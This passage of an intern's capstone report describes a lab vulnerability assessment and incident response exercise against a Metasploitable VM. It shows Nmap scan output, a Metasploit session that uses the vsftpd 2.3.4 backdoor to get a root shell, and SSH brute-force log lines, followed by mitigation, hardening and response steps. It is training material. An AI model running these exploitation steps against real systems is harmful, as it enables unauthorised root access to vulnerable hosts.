139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.74 seconds
```



```
     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                                https://metasploit.com


       =[ metasploit v6.4.97-dev                          ]
+ -- --=[ 2,570 exploits - 1,316 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > nmap 192.168.56.103 -sV
[*] exec: nmap 192.168.56.103 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 20:04 IST
Nmap scan report for 192.168.56.103
Host is up (0.0078s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```



```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS   192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:38129 -> 192.168.56.103:6200) at 2025-11-16 20:11:56 +0530
```



```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS   192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:38129 → 192.168.56.103:6200) at 2025-11-16 20:11:56 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d2:2d:db
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:2ddb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:94334 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76434 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8280309 (7.8 MB)  TX bytes:8321753 (7.9 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:508 errors:0 dropped:0 overruns:0 frame:0
          TX packets:508 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:223589 (218.3 KB)  TX bytes:223589 (218.3 KB)

█
```

- **Mitigation Strategies**

  Based on the vulnerabilities identified during the assessment, the following mitigation strategies are recommended to improve the overall security posture of the network:

1. **Apply Security Patches and Updates**
   - Ensure that all operating systems, applications, and services are updated to the latest versions.
   - Patch all high and critical vulnerabilities immediately.
2. **Disable Unnecessary Services and Ports**
   - Turn off services that are not required, such as Telnet, FTP, SMBv1, or outdated protocols.
   - Restrict open ports and allow only essential services to reduce the attack surface.
3. **Implement Strong Password and Authentication Policies**
   - Enforce a strong password policy (minimum 12 characters, complexity required).
   - Change default passwords and implement Multi-Factor Authentication (MFA) wherever possible.
   - Apply account lockout policy to prevent brute-force attacks.
4. **Network Hardening and Firewall Configuration**
   - Configure firewall rules to allow only trusted IPs and necessary traffic.
   - Implement network segmentation (DMZ, server zone, user zone) to restrict lateral movement.
   - Deploy IDS/IPS to detect suspicious behavior.

Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

5. **System Hardening**
    - Remove unused packages, disable guest accounts, and enforce least privilege access.
    - Secure SSH configuration by disabling weak algorithms and enforcing strong ciphers.
    - Correct file permissions to avoid unauthorized access.
6. **Secure Communication Protocols**
    - Replace insecure protocols (HTTP, FTP, Telnet) with HTTPS, SFTP, and SSH.
    - Ensure TLS 1.2 or above is enabled for encrypted communication.
7. **Logging and Monitoring**
    - Enable system logs, firewall logs, and authentication logs.
    - Forward logs to a centralized SIEM tool for real-time monitoring.
    - Configure alerts for unauthorized access or abnormal activity.
8. **Malware Protection**
    - Install and maintain a reputable antivirus/EDR solution.
    - Schedule regular on-demand malware scans.
    - Restrict unauthorized USB devices.
9. **Backup and Recovery**
    - Implement regular automated backups of critical data.
    - Store backups in an encrypted and secure location.
    - Test the disaster recovery plan regularly.
10. **Security Awareness Training**

- Conduct regular cybersecurity awareness sessions for employees.
- Provide training on phishing attacks, safe browsing, and password hygiene.

➢ Detection:-

Multiple failed login attempts were detected in the authentication logs.

```
Failed password for root from 192.168.56.103 port 50522 ssh2
Invalid user admin from 192.168.56.103 port 51433
Connection closed by authenticating user root 192.168.56.103
Accepted password for msfadmin from 192.168.56.103 port 52311 ssh2
```

➢ Containment:-


The attacker’s IP address was blocked using UFW firewall rules.
SSH Service was temporarily disabled to prevent further brute-force attempts.

Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**


- Eradication:-
  Weak credentials were replaced with strong passwords.
  The outdated SSH package was updated to the latest secure version.
  Unnecessary services like Telnet and FTP were disabled.

- Recovery :-
  SSH services was restored with hardened configuration.



Session Actions Edit View Help
root@cyber: /opt/nessus/var/nessus/logs
kali@cyber: ~/Desktop

```
┌──(root㉿cyber)-[/home/kali]
└─# cd /var

┌──(root㉿cyber)-[/var]
└─# ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www

┌──(root㉿cyber)-[/var]
└─# cd log

┌──(root㉿cyber)-[/var/log]
└─# ls
alternatives.log  apt       boot.log.1  boot.log.3  dpkg.log        gvm      installer  lastlog  macchanger.log.1.gz  mosquitto  notus-scanner  postgresql  README  runit  speech-dispatcher  sysstat  Xorg.0.log
apache2           boot.log  boot.log.2  btmp        fontconfig.log  inetsim  journal    lightdm  macchanger.log.2.gz  nginx      openvpn        private     redis   samba  stunnel4           wtmp     Xorg.0.log.old

┌──(root㉿cyber)-[/var/log]
└─# /opt/nessus/var/nessus/logs

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# ls
backend.log  nessuscli.log  nessusd.dump  nessusd.messages  www_server.log

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# cd nessusd.messages
cd: not a directory: nessusd.messages

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# ls
backend.log  nessuscli.log  nessusd.dump  nessusd.messages  www_server.log

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# 
```



Session Actions Edit View Help
root@cyber: /opt/nessus/var/nessus/users/admin/reports
kali@cyber: ~/Desktop

```
┌──(root㉿cyber)-[/var]
└─# cd log

┌──(root㉿cyber)-[/var/log]
└─# ls
alternatives.log  apt       boot.log.1  boot.log.3  dpkg.log        gvm      installer  lastlog  macchanger.log.1.gz  mosquitto  notus-scanner  postgresql  README  runit  speech-dispatcher  sysstat  Xorg.0.log
apache2           boot.log  boot.log.2  btmp        fontconfig.log  inetsim  journal    lightdm  macchanger.log.2.gz  nginx      openvpn        private     redis   samba  stunnel4           wtmp     Xorg.0.log.old

┌──(root㉿cyber)-[/var/log]
└─# /opt/nessus/var/nessus/logs

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# ls
backend.log  nessuscli.log  nessusd.dump  nessusd.messages  www_server.log

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# cd nessusd.messages
cd: not a directory: nessusd.messages

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# ls
backend.log  nessuscli.log  nessusd.dump  nessusd.messages  www_server.log

┌──(root㉿cyber)-[/opt/nessus/var/nessus/logs]
└─# cd /opt/nessus/var/nessus/users

┌──(root㉿cyber)-[/opt/nessus/var/nessus/users]
└─# ls
admin

┌──(root㉿cyber)-[/opt/nessus/var/nessus/users]
└─# cd admin

┌──(root㉿cyber)-[/opt/…/var/nessus/users/admin]
└─# ls
auth  policies.db  reports

┌──(root㉿cyber)-[/opt/…/var/nessus/users/admin]
└─# cd reports

┌──(root㉿cyber)-[/opt/…/nessus/users/admin/reports]
└─# ls
572dfe2f-1d5b-d936-ae43-11e66174980ab14931f56e6f613d         572dfe2f-1d5b-d936-ae43-11e66174980ab14931f56e6f613d.ts    894af018-d23f-a314-0712-c77618913fa37cda64cc63cbd882.nessus
572dfe2f-1d5b-d936-ae43-11e66174980ab14931f56e6f613d.name    894af018-d23f-a314-0712-c77618913fa37cda64cc63cbd882       894af018-d23f-a314-0712-c77618913fa37cda64cc63cbd882.ts
572dfe2f-1d5b-d936-ae43-11e66174980ab14931f56e6f613d.nessus  894af018-d23f-a314-0712-c77618913fa37cda64cc63cbd882.name

┌──(root㉿cyber)-[/opt/…/nessus/users/admin/reports]
└─# 
```

Capstone Project & Incident Response

Intern name: **Nitesh Sharma** Date: **16/11/2025**

- ✓ **Methodology:-**

  The project followed a structured methodology beginning with reconnaissance and network scanning using Nmap and Nessus. Identified vulnerabilities were analyzed and documented. Controlled brute-force attacks were executed to generate SSH and FTP logs. Incident response steps—detection, containment, eradication, and recovery—were performed, followed by applying mitigation strategies and system hardening.

- ✓ **Executive Summary:-**

  This project involved performing a vulnerability assessment and incident response simulation on a test network. Using Nmap and Nessus, critical vulnerabilities were identified and analyzed. Controlled SSH and FTP brute-force attacks generated logs for detection and response. Mitigations, hardening, and monitoring improved the overall security posture of the system.

- ✓ **Conclusion:-**

  The project strengthened understanding of vulnerability assessment and incident response. By detecting attacks, analyzing logs, and applying containment and mitigation steps, the network's security improved significantly. Implementing patches, hardening configurations, and monitoring ensured better protection. This hands-on practice provided valuable real-world cybersecurity experience and enhanced incident handling skills.

I WOULD LIKE TO THANK APEXPLANET FOR PROVIDING ME THIS VALUABLE INTERNSHIP OPPORTUNITY. THIS EXPERIENCE ALLOWED ME TO WORK ON REAL CYBERSECURITY SKILLS, GAIN PRACTICAL KNOWLEDGE, AND IMPROVE MY TECHNICAL UNDERSTANDING. I AM GRATEFUL FOR THE GUIDANCE, SUPPORT, AND CHANCE TO LEARN AND GROW THROUGHOUT THIS INTERNSHIP.